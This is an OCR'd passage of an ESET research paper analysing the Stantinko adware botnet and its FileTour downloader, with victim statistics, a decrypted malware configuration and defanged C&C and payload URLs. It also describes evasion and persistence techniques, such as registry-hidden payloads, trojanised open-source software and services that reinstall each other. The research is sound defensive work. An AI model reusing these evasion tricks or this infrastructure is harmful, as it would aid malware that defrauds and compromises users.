
Stantinko

Teddy Bear Surfing Out of Sight

Frédéric Vachon
Matthieu Faou
Marc-Étienne Léveillé

July 2017



ESET ENJOY SAFER TECHNOLOGY™

Stantinko

Teddy Bear Surfing Out of Sight

Frédéric Vachon
Matthieu Faou
Marc-Étienne Léveillé

July 2017

TABLE OF CONTENT

LIST OF FIGURES

LIST OF TABLES

1. EXECUTIVE SUMMARY

Adware isn't usually the sexiest type of malware to analyze. When we took our first look at Stantinko, we had no idea whether we were looking at adware or spyware. It took some time before we could understand Stantinko's purpose because of the way it stays persistent while not leaving too much information on the compromised machine. To get a global view of the Stantinko ecosystem, you need a lot of the pieces of the puzzle. The more we dug and tracked Stantinko, the more we could collect those pieces and put them together.

The scale of the botnet also caught our attention. With a victim population of hundreds of thousands, Stantinko is one of the most prevalent threats in Russia.

Here are some of the key findings from our research:

- Installation statistics show that about half a million computers are compromised with Stantinko.
- This threat targets mainly Russia (46%) and Ukraine (33%).
- The botnet is monetized by installing browser extensions that inject ads while surfing the web.
- Components that are left on disk employ a custom code obfuscator that mangles strings and applies control flow flattening.
- In most of the Stantinko components, the malicious code is concealed inside legitimate free and open source software that has been modified and recompiled.
- Stantinko installs multiple persistent services that install one another to resist cleaning attempts.
- Although its most common use is to install adware, Stantinko can actually download and execute anything. We saw additional modules being deployed on subsets of the botnet such as a fully-featured remote administration backdoor, a bot performing searches on Google and a tool that brute-forces Joomla and WordPress administrative login pages.

2. OVERVIEW

When we first started looking at Stantinko, we only had a few samples that, by themselves, didn't look malicious. For example, one of the Stantinko's DLL only "malicious" activity is to load a DLL file from a path saved in the Windows registry, decrypt it and call the `GetInterface` export. Without all three of the following: (a) knowing the path to the file, (b) the other DLL, and (c) the decryption key from the Windows Registry, it looks pretty benign.

Another trick used to avoid detection is to hide the malicious code in the Windows Registry. Again, the file itself looks legitimate if you do not have access to the content of that Registry key.

Communication with the C&C servers is also encrypted and domain names are based on the component name: for example, `wsaudio[.]com` for `wsaudio.dll`.

We used a mixture of internal telemetry and custom fake bots to track both what Stantinko was being used for, and how it came to end up on so many systems.

In this paper, we trace connections between multiple malware families: *FileTour*, *Adstantinko* and *Stantinko*. This section will give an overview of the two main campaigns by this group that we have observed in the last five years.

2.1. Timeline

We have traced Stantinko botnet activity since 2012. Over these five years, the authors have developed a large toolset that increased in sophistication. Moreover, they are still really active as they released new versions of their main services in March, 2017. Figure 1 provides a timeline of the filenames used by the Stantinko components. This timeline is based on the registration date of the C&C domains and the compilation timestamp of the binaries, which seem to correlate.




Figure 1. **Timeline of the Stantinko services**

The first campaign includes the components listed above from `ir16_32.dll` to `wlanmgr.dll` while the second includes the components from `wsaudio.dll` onward.

2.2. Stantinko's Early Years (2012-2015)

The first campaign ran for about three years and the overall architecture of its components consists of two main services and an installer. The installer was often called `GoogleUpdate.exe`, `OperaUpdate.exe`, or `AmigoUpdate.exe`. Figure 2 provides an overview of the components of that campaign.




Figure 2. **Overview of all the components of the first Stantinko campaign**

In the course of our investigation, we noticed that three domain names used by Stantinko were expired and available for registration. The components using these domain names are not distributed anymore but some victims could still be running the old variants. We decided to set up a sinkhole server to gather data on the prevalence of the threat. We collected data for three months from the beginning of March 2017 to the end of May 2017. The domains we sinkholed are `kbdmai[.]net`, `mserrep[.]org` and `wupdateservice[.]us`. These domains were used by `d3dadapter.dll` and `KBDMAI.dll`. We received requests from **140,000** unique IP addresses on our sinkhole with HTTP headers matching Stantinko's check-in format. Although there is IP address churn, this large quantity seems particularly high for malware that has not been distributed for the last two years. The geolocation of each of those IP addresses shows which countries are mainly targeted by Stantinko. It is clear from the statistics that the countries mainly targeted are Russia, Ukraine, Belarus and Kazhakstan.




Figure 3. **Prevalence of Stantinko's first campaign per country**

2.3. Stantinko's Ongoing Campaign (2015-present)

An overview of all the components of the current campaign is shown in Figure 4. It includes the malware used since early 2015.

The initial infection vector is *FileTour*, which is distributed in executable format disguised as a torrent file. It is a downloader that installs multiple Potentially Unwanted Applications (PUAs) and *Adstantinko*. *FileTour* will be described in detail in Section 3.

Adstantinko is the installer of the Stantinko family and will be described in Section 4. In this family, there are two main services: what we call the *Plugin Downloader Service* (abbreviated *PDS*) described in Section 5 and the *Browser Extension Downloader Service* (abbreviated *BEDS*) described in Section 6. They both can reinstall each other and manage additional modules that perform the actual malicious behavior.




Figure 4. **Overview of all the components of the Stantinko's ongoing campaign**

ESET's telemetry data for April 2017 showed that the same countries are targeted that were seen in the sinkhole. The vast majority of Stantinko's targets reside in Russia or Ukraine.




Figure 5. **Prevalence of Stantinko's ongoing campaign per country**

The purpose of one of Stantinko's persistent services is to install malicious browser extensions. Those extensions can perform advertising fraud. Even if they seem legitimate from the outside and seem to perform the tasks for which they are intended, we believe most of the installations were achieved without user consent. Thus, the number of installations provided by Google may give a rough idea of how prevalent Stantinko really is.

The two browser extensions that we've seen installed by Stantinko are *The Safe Surfing* and *Teddy Protection*. At time of writing, both extensions have around **500,000** users.




Figure 6. **Number of users of Teddy Protection**

Figure 7. **Number of users of The Safe Surfing**

3. FILETOUR: THE INFECTION VECTOR

FileTour is a malware family that covers different Russian Pay-Per-Install platforms such as *MoneyInst* and *InstallRed*. Not only is it the gateway to Stantinko; it is also used to distribute other malware and Potentially Unwanted Applications.

3.1. How It Is Distributed

By looking at some machines compromised with Stantinko, we realized they were all infected by another malicious program, detected by ESET as `Win32/FileTour`. We were then able to find some websites distributing this malware family.

The websites we identified offer pirated software such as Microsoft Office or games such as *Grand Theft Auto V*. Figure 8 is a screenshot of the microsoft-free[.]com website that offers, as the name suggests, "free" (**ahem** – read stolen) Microsoft software.

Figure 8. **Microsoft-free homepage**

All the websites we identified use the same network infrastructure. A click on the download link redirects to a page that displays a progress bar. In the background, a file is downloaded from Yandex Disk, a cloud-based file hosting service. We noticed that once the file is downloaded, the links are broken. The hash of the file also changes for every download. Thus, we believe that the files are generated, uploaded to Yandex Disk and deleted each time a user requests a download.

The downloaded files have similar characteristics:

1. They are signed with valid certificates as shown in Figure 9.
2. They have similar information in the description tab:
   a. `Product name: PackageForTheWeb Stub.`
   b. `Product version: 2.02.001.`
3. They are packed with VMProtect 2 and embed components packed with PeCancer, ZProtect and PELock.
4. They show a similar progress bar during the installation, as shown in Figure 10.
5. They install everything except the advertised software. Figure 11 is a screenshot of the Windows task bar after the installation of the malware. Four icons have been added.

Figure 9. **Certificate used to sign a *FileTour* sample**




Figure 10. ***FileTour* progress bar**

Figure 11. **Windows task bar after the installation of *FileTour***

3.2. Downloader

In this section, we will describe the *FileTour* malware itself. Basically, it is a downloader that is highly packed and obfuscated. Once launched, it will contact a particular domain, download a list of URLs, download the corresponding files and finally install all the components. A detailed description of each installed program is provided in the next section.

Each sample embeds a configuration file (config) in the JSON format. It is encrypted but it can be dumped, decrypted, at runtime. We provide an example of such a config in Figure 12.


```
{
    "random_pass": "DFORACnJS4055Wco",
    "mg_amiga_count": 0,
    "rfr": "openpart1",
    "dmn": "horses.angelalert.gdn", ❶
    "knock_url": "hxxp://ec2-54-246-179-93.eu-west-1.compute.
amazonaws.com/api/knock/Gr29hdpeTRYuR1EmhNNaFA", ❷
    "country": "ru",
    "wm": 188,
    "site_id": 463,
    "lm_proc_sng_count": 0,
    "filename": "Word 2016.exe", ❸
    "24dns_count": 2854,
    "lm_amiga_count": 0,
    "knock2_url": "hxxp://ec2-54-246-179-93.eu-west-1.compute.
amazonaws.com/api/knock2/Gr29hdpeTRYuR1EmhNNaFA", ❹
    "mg_search_count": 0,
    "filesize": 0,
    "bin_dmn": "carveexchange.gdn", ❶
    "random_pass_hash": "2d25ff8d563ed513332585626b56c4c7",
    "dnl_url": "hxxp://yadi.sk/d/d5MSiYiTrdWGD", ❺
    "lg_id": 164324973,
    "mg_proc_sng_count": 55,
    "utility_domain": "hxxp://koskinen.ru/" ❻
}
```


❶ These domains were not used during the execution of the malware and we were not able to find any communication with these domains.

❷ The program first contacts this domain. The reply is always "ok". We believe it is simply used for analytics.

❸ The filename of the *FileTour* sample.

❹ This is a fallback for the previous knock domain.

❺ The Yandex Disk URL where the malware was downloaded.

❻ It downloads a list of files to download using this domain and by appending `/image.png`. The reply data is encrypted by simply adding one at each byte. We provide an example in Figure 13.

Figure 12. ***FileTour* configuration example**

```
hxxp://koskinen.ru/audio_music/9183_Hello_Amigo_track.avi ❶
hxxp://koskinen.ru/audio_music/20_search_top.avi ❷
hxxp://koskinen.ru/audio_music/all_Films_4922.avi ❸
hxxp://koskinen.ru/audio_music/all_Films_4922.avi ❸
hxxp://koskinen.ru/audio_music/Project_tracks_forced.avi ❹
hxxp://koskinen.ru/audio_music/md_Films-174131.avi ❸
hxxp://koskinen.ru/audio_music/s4y_Films-174132.avi ❸
hxxp://koskinen.ru/audio_music/s4m_Films-174133.avi ❸
```

❶ Amigo browser installer

❷ Mail.Ru/Sputnik installer

❸ Click-fraud malware (detected as `Win32/Packed.VMProtect.ABU trojan`)

❹ *Adstantinko* (detected as `Win32/Extenbro.DE`)

Figure 13. **List of files to download**

The files to download are not actually video files. They are windows executables encrypted using a custom algorithm. We provide a Python script to decrypt these files on our GitHub repository. We detail the downloaded files in the next section.

3.3. FileTour Payloads

The *FileTour* malware family, generally disguised as pirated software, is a downloader for other malware and PUAs. In the campaign we studied, it installs Mail.Ru/Sputnik, the Amigo browser, click-fraud malware and an additional downloader, detected as `Win32/Extenbro.DE`. This section details each program installed by *FileTour*. We also provide in Figure 14 a graph that summarizes the relationships between the *FileTour* components.




Figure 14. **Overview of the components related to *FileTour***

3.3.1. Mail.Ru/Sputnik

This component is downloaded as the file `20_search_top.avi`. Once decrypted, this is the windows installer for Mail.Ru/Sputnik. It is signed with a valid certificate issued to "LLC Mail.Ru".

Mail.Ru is a popular Russian company that operates several online services such as an email service, a search engine and a social network. The Mail.Ru installer is a program that will replace the homepage of the browsers for Mail.Ru and add several browser extensions. While it is not malicious in and off itself, it can degrade the user experience.

An affiliate program for distributing this program is advertised on the Sputnik website (http://sputnik.mail.ru). Thus, we believe that *FileTour*'s operators earn money by installing the Mail.Ru/Sputnik package.

3.3.2. Amigo Loader

This component is downloaded as the `9183_Hello_Amigo_track.avi` file. Once decrypted, this is the Windows installer for the Amigo browser, another Mail.Ru program. It is also signed with a valid certificate that was also issued to "LLC Mail.Ru".

Additional applications are installed with the Amigo browser, such as one to connect to the VKontakte social network. Like Mail.Ru, Amigo runs an affiliate program. That would explain why *FileTour*'s operators are installing this program.

3.3.3. Click-fraud Trojan (Win32/Packed.VMProtect.ABU trojan)

This component is downloaded as the `all_films_4922.avi` file. Once decrypted, this is a Windows executable written in Delphi and packed with VMProtect 2 (`SHA-1 is A5C3076F4E38A9E497F120558DB669FDD139E702`).

In the list provided in Figure 13, there were three other files in the list that were actually not downloaded: `md_Films-174131.avi`, `s4y_Films-174132.avi` and `s4m_Films-174133.avi`. They all are similar to `all_films_4922.avi`. They use the same C&C and perform the same actions.

The purpose of this malware is really simple: it schedules a task to open a given website at regular intervals with Internet Explorer. This website is a doorway to a redirection chain, finally landing on websites that, for instance, promote casinos.

